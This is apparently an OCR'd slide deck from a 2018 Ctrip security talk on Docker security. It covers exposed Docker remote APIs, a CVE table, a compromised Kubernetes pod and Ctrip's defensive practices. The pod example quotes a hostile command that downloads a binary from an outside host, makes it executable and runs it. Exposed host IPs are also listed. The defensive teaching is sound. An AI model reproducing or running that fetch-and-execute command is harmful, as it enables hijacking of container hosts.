52.80.24.171
ec2-52-80-24-171.cn-north-1.compute.amazonaws.com.cn
linux
Beijing Guanghuan Xinwang Digital Technology co.Lt
Added on 2018-07-29 09:48:36 GMT
China, Beijing
Details
cloud devops

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Sun, 29 Jul 2018 09:48:34 GMT
Content-Length: 29
```


47.97.189.62
linux
Aliyun Computing Co.
Added on 2018-07-29 08:46:05 GMT
China, Hangzhou
Details
devops

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Sun, 29 Jul 2018 08:46:04 GMT
Content-Length: 29
```

- 尽量不要开docker remote api服务
- 加ACL，仅允许可信IP访问
- 启用TLS认证

关于Docker的安全事件


Docker本身的安全漏洞



Docker : Security Vulnerabilities


CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

<table>
<tr><th>#</th><th>CVE ID</th><th>CWE ID</th><th># of Exploits</th><th>Vulnerability Type(s)</th><th>Publish Date</th><th>Update Date</th><th>Score</th><th>Gained Access Level</th><th>Access</th><th>Complexity</th><th>Authentication</th><th>Conf.</th><th>Integ.</th><th>Avail.</th></tr>
<tr><td>1</td><td>CVE-2017-14992</td><td>20</td><td></td><td>DoS</td><td>2017-11-01</td><td>2017-11-22</td><td>4.3</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>None</td><td>None</td><td>Partial</td></tr>
<tr><td colspan="15">Lack of content verification in Docker-CE (Also known as Moby) versions 1.12.6-0, 1.10.3, 17.03.0, 17.03.1, 17.03.2, 17.06.0, 17.06.1, 17.06.2, 17.09.0, and earlier allows a remote attacker to cause a Denial of Service via a crafted image layer payload, aka gzip bombing.</td></tr>
<tr><td>2</td><td>CVE-2017-11468</td><td>399</td><td></td><td>DoS</td><td>2017-07-20</td><td>2017-12-30</td><td>5.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>None</td><td>None</td><td>Partial</td></tr>
<tr><td colspan="15">Docker Registry before 2.6.2 in Docker Distribution does not properly restrict the amount of content accepted from a user, which allows remote attackers to cause a denial of service (memory consumption) via the manifest endpoint.</td></tr>
<tr><td>3</td><td>CVE-2017-7297</td><td>264</td><td></td><td></td><td>2017-03-28</td><td>2017-04-04</td><td>6.5</td><td>None</td><td>Remote</td><td>Low</td><td>Single system</td><td>Partial</td><td>Partial</td><td>Partial</td></tr>
<tr><td colspan="15">Rancher Labs rancher server 1.2.0+ is vulnerable to authenticated users disabling access control via an API call. This is fixed in versions rancher/server:v1.2.4, rancher/server:v1.3.5, rancher/server:v1.4.3, and rancher/server:v1.5.3.</td></tr>
<tr><td>4</td><td>CVE-2016-9962</td><td>362</td><td></td><td></td><td>2017-01-31</td><td>2018-01-04</td><td>4.4</td><td>None</td><td>Local</td><td>Medium</td><td>Not required</td><td>Partial</td><td>Partial</td><td>Partial</td></tr>
<tr><td colspan="15">RunC allowed additional container processes via 'runc exec' to be ptraced by the pid 1 of the container. This allows the main processes of the container, if running as root, to gain access to file-descriptors of these new processes during the initialization and can lead to container escapes or modification of runC state before the process is fully placed inside the container.</td></tr>
<tr><td>5</td><td>CVE-2016-8867</td><td>264</td><td></td><td>Bypass</td><td>2016-10-28</td><td>2017-07-27</td><td>5.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>Partial</td><td>None</td><td>None</td></tr>
<tr><td colspan="15">Docker Engine 1.12.2 enabled ambient capabilities with misconfigured capability policies. This allowed malicious images to bypass user permissions to access files within the container filesystem or mounted volumes.</td></tr>
<tr><td>6</td><td>CVE-2016-6595</td><td>399</td><td></td><td>DoS</td><td>2017-01-04</td><td>2017-08-15</td><td>4.0</td><td>None</td><td>Remote</td><td>Low</td><td>Single system</td><td>None</td><td>None</td><td>Partial</td></tr>
<tr><td colspan="15">** DISPUTED ** The SwarmKit toolkit 1.12.0 for Docker allows remote authenticated users to cause a denial of service (prevention of cluster joins) via a long sequence of join and quit actions. NOTE: the vendor disputes this issue, stating that this sequence is not "removing the state that is left by old nodes. At some point the manager obviously stops being able to accept new nodes, since it runs out of memory. Given that both for Docker swarm and for Docker Swarmkit nodes are *required* to provide a secret token (it's actually the only mode of operation), this means that no adversary can simply join nodes and exhaust manager resources. We can't do anything about a manager running out of memory and not being able to add new legitimate nodes to the system. This is merely a resource provisioning issue, and definitely not a CVE worthy vulnerability."</td></tr>
<tr><td>7</td><td>CVE-2016-3697</td><td>264</td><td></td><td>+Priv</td><td>2016-06-01</td><td>2017-06-30</td><td>2.1</td><td>None</td><td>Local</td><td>Low</td><td>Not required</td><td>Partial</td><td>None</td><td>None</td></tr>
<tr><td colspan="15">libcontainer/user/user.go in runC before 0.1.0, as used in Docker before 1.11.2, improperly treats a numeric UID as a potential username, which allows local users to gain privileges via a numeric username in the password file in a container.</td></tr>
<tr><td>8</td><td>CVE-2015-3631</td><td>264</td><td></td><td></td><td>2015-05-18</td><td>2017-01-02</td><td>3.6</td><td>None</td><td>Local</td><td>Low</td><td>Not required</td><td>None</td><td>Partial</td><td>Partial</td></tr>
<tr><td colspan="15">Docker Engine before 1.6.1 allows local users to set arbitrary Linux Security Modules (LSM) and docker_t policies via an image that allows volumes to override files in /proc.</td></tr>
<tr><td>9</td><td>CVE-2015-3630</td><td>264</td><td></td><td>+Info</td><td>2015-05-18</td><td>2017-01-02</td><td>7.2</td><td>None</td><td>Local</td><td>Low</td><td>Not required</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">Docker Engine before 1.6.1 uses weak permissions for (1) /proc/asound, (2) /proc/timer_stats, (3) /proc/latency_stats, and (4) /proc/fs, which allows local users to modify the host, obtain sensitive information, and perform protocol downgrade attacks via a crafted image.</td></tr>
<tr><td>10</td><td>CVE-2015-3629</td><td>59</td><td></td><td></td><td>2015-05-18</td><td>2017-01-02</td><td>7.2</td><td>None</td><td>Local</td><td>Low</td><td>Not required</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">Libcontainer 1.6.0, as used in Docker Engine, allows local users to escape containerization ("mount namespace breakout") and write to arbitrary file on the host system via a symlink attack in an image when respawning a container.</td></tr>
<tr><td>11</td><td>CVE-2015-3627</td><td>59</td><td></td><td>+Priv</td><td>2015-05-18</td><td>2017-01-02</td><td>7.2</td><td>None</td><td>Local</td><td>Low</td><td>Not required</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">Libcontainer and Docker Engine before 1.6.1 opens the file-descriptor passed to the pid-1 process before performing the chroot, which allows local users to gain privileges via a symlink attack in an image.</td></tr>
<tr><td>12</td><td>CVE-2014-9358</td><td>20</td><td></td><td></td><td>2014-12-16</td><td>2014-12-30</td><td>6.4</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>Partial</td><td>Partial</td><td>None</td></tr>
<tr><td colspan="15">Docker before 1.3.3 does not properly validate image IDs, which allows remote attackers to conduct path traversal attacks and spoof repositories via a crafted image in a (1) "docker load" operation or (2) "registry communications."</td></tr>
<tr><td>13</td><td>CVE-2014-9357</td><td>264</td><td></td><td>Exec Code</td><td>2014-12-16</td><td>2014-12-30</td><td>10.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">Docker 1.3.2 allows remote attackers to execute arbitrary code with root privileges via a crafted (1) image or (2) build in a Dockerfile in an LZMA (.xz) archive, related to the chroot for archive extraction.</td></tr>
<tr><td>14</td><td>CVE-2014-6408</td><td>264</td><td></td><td>Bypass</td><td>2014-12-12</td><td>2014-12-15</td><td>5.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>None</td><td>Partial</td><td>None</td></tr>
<tr><td colspan="15">Docker 1.3.0 through 1.3.1 allows remote attackers to modify the default run profile of image containers and possibly bypass the container by applying unspecified security options to an image.</td></tr>
<tr><td>15</td><td>CVE-2014-6407</td><td>59</td><td></td><td>Exec Code</td><td>2014-12-12</td><td>2014-12-15</td><td>7.5</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>Partial</td><td>Partial</td><td>Partial</td></tr>
<tr><td colspan="15">Docker before 1.3.2 allows remote attackers to write to arbitrary files and execute arbitrary code via a (1) symlink or (2) hard link attack in an image archive in a (a) pull or (b) load operation.</td></tr>
</table>



关于Docker的安全事件

Docker调度工具的安全---kubernets



Name: services-1hlmk

Namespace: default

Labels: app: my

Annotations: Created by: ReplicationController services

Creation time: 2018-01-29T00:02

Status: Running

Network

Node: [redacted]

IP: [redacted]

Containers

my


Image: centos

Environment variables: -

Commands:
```
sh
-c
curl -o /var/tmp/config.json https://xaxaxa.eu/config_1.json;curl -o /var/tmp/servcesa https://xaxaxa.eu/gcc;chmod 777 /var/tmp/servcesa;cd /var/tmp;./servcesa
```

Args: -

2018 携程安全沙龙



~~https~~://[redacted]/#!/secret/default/aws-s3-credentials?namespace=default

Details

Name: aws-s3-credentials

Namespace: default

Creation time: 2017-10-12T22:29

Type: Opaque

Data

aws-s3-access-key-id: [redacted]

aws-s3-secret-access-key: [redacted]

携程Docker安全实践

Docker镜像安全

- ➢ 私有Docker仓库
- ➢ Docker镜像扫描

Docker运行时安全

- ➢ 集中运维入口
- ➢ 日志收集审计
- ➢ Docker安全监控


Docker合规安全

- ➢ 基线标准
- ➢ 基线检查

Docker镜像安全

Docker私有仓库

- **安全可信**
- **TLS加密传输**
- **Token认证**



Build

Push

Pull

Pull

开发环境

测试环境

生产环境

